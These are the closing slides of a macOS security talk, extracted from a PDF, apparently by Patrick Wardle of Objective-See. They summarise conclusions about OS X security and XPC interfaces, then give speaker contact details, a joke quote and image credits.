
At the bottom of the window are three buttons: "refresh", "search", and "save".

# CONCLUSIONS

...wrapping this up




OS X security, is often  
quite lame!



audit all thingz!



XPC interfaces




malware




patches

# QUESTIONS & ANSWERS

feel free to contact me any time!



patrick@synack.com



@patrickwardle




Objective-See

final thought ;)

"What if every country has ninjas, but we only know about the Japanese ones because they're rubbish?" -DJ-2000, reddit.com

# credits



images

- [thezoom.com](http://thezoom.com)
- [deviantart.com](http://deviantart.com) (FreshFarhan)
- <http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg>
- [iconmonstr.com](http://iconmonstr.com)
- [flaticon.com](http://flaticon.com)

//XPC

<http://wwwobjc.io/issues/14-mac/xpc/>

